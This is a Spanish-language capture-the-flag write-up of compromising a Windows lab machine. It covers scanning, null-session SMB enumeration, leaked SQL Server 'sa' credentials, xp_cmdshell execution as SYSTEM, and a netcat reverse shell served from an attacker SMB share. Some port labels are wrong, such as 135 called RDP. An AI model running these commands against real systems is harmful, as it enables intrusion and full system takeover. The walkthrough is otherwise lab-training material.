Accounting WRITEUP

RECONOCIMIENTO - EXPLOTACION

Como podemos ver, estamos ante una maquina Windows ya que el ttl es mayor que 100:

```
└─$ fping -agq 10.10.10.0/24
10.10.10.1
10.10.10.2
10.10.10.3
10.10.10.4
10.10.10.144
^C

┌──(kali㉿kali)-[~]
└─$ ping -c1 10.10.10.144
PING 10.10.10.144 (10.10.10.144) 56(84) bytes of data.
64 bytes from 10.10.10.144: icmp_seq=1 ttl=128 time=0.313 ms

── 10.10.10.144 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.313/0.313/0.313/0.000 ms
```

Realizamos un escaneo de puertos con nmap:


```
sudo nmap -sS -sCV -p- -v -n -Pn 10.10.10.144 -oN scan.txt
```

```
Discovered open port 139/tcp on 10.10.10.144
Discovered open port 445/tcp on 10.10.10.144
Discovered open port 135/tcp on 10.10.10.144
Discovered open port 2105/tcp on 10.10.10.144
Discovered open port 49666/tcp on 10.10.10.144
Discovered open port 49668/tcp on 10.10.10.144
Discovered open port 49992/tcp on 10.10.10.144
Discovered open port 9081/tcp on 10.10.10.144
Discovered open port 9080/tcp on 10.10.10.144
Discovered open port 49667/tcp on 10.10.10.144
Discovered open port 7680/tcp on 10.10.10.144
Discovered open port 9079/tcp on 10.10.10.144
Discovered open port 2103/tcp on 10.10.10.144
Discovered open port 5040/tcp on 10.10.10.144
Discovered open port 49665/tcp on 10.10.10.144
Discovered open port 5357/tcp on 10.10.10.144
Discovered open port 9147/tcp on 10.10.10.144
Discovered open port 2107/tcp on 10.10.10.144
Discovered open port 49664/tcp on 10.10.10.144
Discovered open port 49672/tcp on 10.10.10.144
Discovered open port 49765/tcp on 10.10.10.144
Discovered open port 1801/tcp on 10.10.10.144
Discovered open port 49673/tcp on 10.10.10.144
Discovered open port 9083/tcp on 10.10.10.144
Discovered open port 9047/tcp on 10.10.10.144
```

Vemos muchos puertos abiertos, entre ellos podemos localizar:

135: RDP
139: netbios
445: SMB
9081: http (Panel de login)

49992: mysql



No primero que se me ocurre es enumerar el protocolo SMB con enum4linux pero no encuentra ningun usuario. Vamos a probar a listar los archivos compartidos con smbclient con una null sesion:

```
smbclient -L 10.10.10.144 -N
```

```
smbclient -L 10.10.10.144 -N

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Admin remota
    C$              Disk      Recurso predeterminado
    Compac          Disk
    IPC$            IPC       IPC remota
    Users           Disk
```

Vamos a intentar acceder a las carpetas compartidas para saber en cuan tenemos acceso:

```
smb: \Empresas\> dir
  .                                   D        0  Fri May 10 22:49:15 2024
  ..                                  D        0  Fri May 10 22:49:15 2024
  Esquemas                            D        0  Fri May 10 19:05:43 2024
  Reportes                            D        0  Fri May 10 20:32:25 2024
  SQL.txt                             A      448  Fri May 10 22:48:19 2024
```

El archivo SQL.txt puede tener una posible cotraseña: Contpaqi2023.

```
└─$ cat SQL.txt
SQL 2017
Instancia COMPAC
sa
Contpaqi2023.

ip
127.0.0.1

Tip para terminar instalaciones
1) Ejecutar seguridad de icono
Sobre el icono asegurarse que diga ejecutar como Administrador.

2) Ejecutar el comando regedit...
Buscar la llave Hkey Local Machine, luego Software, luego Wow32, Computacion en Accion...(abri pantalla con boton del lado derecho
donde dice seguridad y ver que aparezca "everyone" y darle control total
```

Vamos a listar los directorios del servidor web:

```
gobuster dir -u http://10.10.10.144:9081 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x html,php,xml,txt,jpg,png,pdf,md
```

```
/images                 (Status: 3
/download               (Status: 3
/img                    (Status: 3
/docs                   (Status: 3
/scripts                (Status: 3
/add                    (Status: 3
/bin                    (Status: 4
/css                    (Status: 3
/app                    (Status: 3
```

En "download" encontramos un archivo que pone "nota.txt", en principio no nos dice nada:

```
supervisor
supervisor
```

Como la maquina victima tiene un puerto que contiene una base de datos Microsoft SQL Server 2017 y disponemos de las credenciales, vamos a conectarnos con impacket:

```
impacket-mssqlclient -port 49992 sa:Contpaqi2023.@10.10.10.144
```

En SQL Server hay un comando que sirve para ejecutar comandos por una shell, "xp_cmdshell":

```
SQL (sa  dbo@master)> xp_cmdshell whoami
output
------------------
nt authority\system
NULL
```

ESCALADA DE PRIVILEGIOS

Para obtener una shell como "nt authority\system" tenemos que enviarnos una bash con netcat desde la maquina windows. Para ello:

1. Descargar nc64.exe para que la victima pueda enviar la conexion
2. Levantar un servidor SMB en mi maquina local para que la maquina victima pueda acceder al binario nc64.exe:

```
impacket-smbserver -smb2support aitor .
```

```
└─$ impacket-smbserver -smb2support aitor .
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

3. Nos ponemos a la escucha con netcat por el puerto 1234 en nuestra maquina local:

```
nc -lvnp 1234
```

4. Desde la maquina victima, ejecutamos el binario de "nc64.exe" que estamos compartiendo por SMB para poder recibir la bash:

```
xp_cmdshell \\10.10.10.4\aitor\nc64.exe 10.10.10.4 1234 -e cmd
```

5. Recibimos la conexion:

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.10.4] from (UNKNOWN) [10.10.10.144] 50036
Microsoft Windows [Versi♦n 10.0.19045.2965]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>whoami
whoami
nt authority\system
```